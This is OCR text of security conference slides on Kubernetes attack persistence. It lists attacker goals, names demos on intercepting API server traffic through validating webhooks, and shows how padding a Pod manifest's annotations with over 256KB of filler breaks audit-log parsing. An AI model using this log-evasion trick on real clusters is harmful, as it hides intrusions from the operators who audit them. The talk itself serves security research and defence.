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HUMAN ELEMENT

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Advanced Persistence Threats: The Future of Kubernetes Attacks

Ian Coldwater
Lead Infrastructure Security Engineer
Salesforce/Heroku
@IanColdwater

Brad Geesaman
Co-Founder
Darkbit.io
@BradGeesaman


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
κῦβερνήτης?

A highly reliable distributed system for running other people's code as root next to your mission critical data and secrets


kubernetes

A highly reliable distributed system for orchestrating and managing container workloads on a fleet of auto-scaling compute resources via a single API

Early K8s Arch Diagram



Kubernetes Architecture



CNCF Cloud Native Landscape
2020-02-15T01:57:15Z be5e52b

Overwhelmed? Please see the CNCF Trail Map. That and the interactive landscape are at l.cncf.io

Greyed logos are not open source

App Definition and Development

Database

CNCF Graduated: Vitess
CNCF Incubating: KV

Streaming & Messaging

CNCF Incubating: cloudevents
CNCF Incubating: NATS

Application Definition & Image Build

CNCF Incubating: HELM

Continuous Integration & Delivery

Orchestration & Management

Scheduling & Orchestration

CNCF Graduated: kubernetes

Coordination & Service Discovery

CNCF Graduated: CoreDNS
CNCF Incubating: etcd

Remote Procedure Call

CNCF Incubating: gRPC

Service Proxy

CNCF Graduated: envoy

API Gateway

Service Mesh

CNCF Incubating: LINKERD

Runtime

Cloud Native Storage

CNCF Incubating: ROOK

Container Runtime

CNCF Graduated: containerd
CNCF Incubating: cri-o

Cloud Native Network

CNCF Incubating: CNI

Provisioning

Automation & Configuration

Container Registry

CNCF Incubating: HARBOR

Security & Compliance

CNCF Graduated: TUF
CNCF Incubating: falco
CNCF Incubating: Notary
CNCF Incubating: Open Policy Agent

Key Management

Platform

Certified Kubernetes - Distribution

Certified Kubernetes - Hosted

Certified Kubernetes - Installer

PaaS/Container Service

Observability and Analysis

Monitoring

CNCF Graduated: Prometheus

Logging

CNCF Graduated: fluentd

Tracing

CNCF Graduated: Jaeger
CNCF Incubating: OPENTRACING

Chaos Engineering

Serverless

Kubernetes Certified Service Provider

Kubernetes Training Partner

Special


Members

CLOUD NATIVE Landscape
CLOUD NATIVE COMPUTING FOUNDATION
Redpoint Amplify Partners

l.cncf.io

This landscape is intended as a map through the previously uncharted terrain of cloud native technologies. There are many routes to deploying a cloud native application, with CNCF Projects representing a particularly well-traveled path.

More complexity, more problems



GROWTH


Level Up

Kubernetes comes at you fast!



The cloud has a silver lining

Looking Forward

What might an attacker want to do?

to do :

- ~~get into the cluster~~
- steal the administrator's keys
- cover tracks
- exfiltrate data
- establish and maintain persistence
- honk in the cloud native garden




https://goose.game


DEMO:

Tapping into the API Server data flow

Validating Webhooks



Validating Webhooks




Hapag-Lloyd
HOUSTON EXPRESS
HAMBURG


DEMO:
Oversized
Requests

Oversized Logs


Request to create a Pod

```
apiVersion: v1
kind: Pod
metadata:
  name: mypod
spec:
  containers:
    - name: nginx
      image: nginx:latest
```

Audit Log of request to create a Pod

```
UID: 44714e4d-570c-4ec3-8ab8-63ea038b25b8
Timestamp: 2020-01-01T01:02:03+00:00
User: “A”
Action: Create
Request:
  apiVersion: v1
  kind: Pod
    metadata:
    name: mypod
  spec:
    containers:
      - name: nginx
        image: nginx:latest
```

Attacker



Oversized Logs

Request to create a Pod


```
apiVersion: v1
kind: Pod
metadata:
  name: mypod
  annotations: (insert
256KB+ of filler here)
spec:
  containers:
    - name: nginx
      image: nginx:latest
```

Max Size: 1.5 MiB

Audit Log of request to create a Pod

```
UID: 44714e4d-570c-4ec3-8ab8-63ea038b25b8
Timestamp: 2020-01-01T01:02:03+00:00
User: "A"
Action: Create
Request:
  apiVersion: v1
  kind: Pod
    metadata:
    name: mypod
    annotations: ERROR Parsing
  spec:
    containers:
      - name: nginx
        image: nginx:latest
```

Max Parseable Field Size: 256KB !!



Oversized Logs - Correct size

Who created the pod

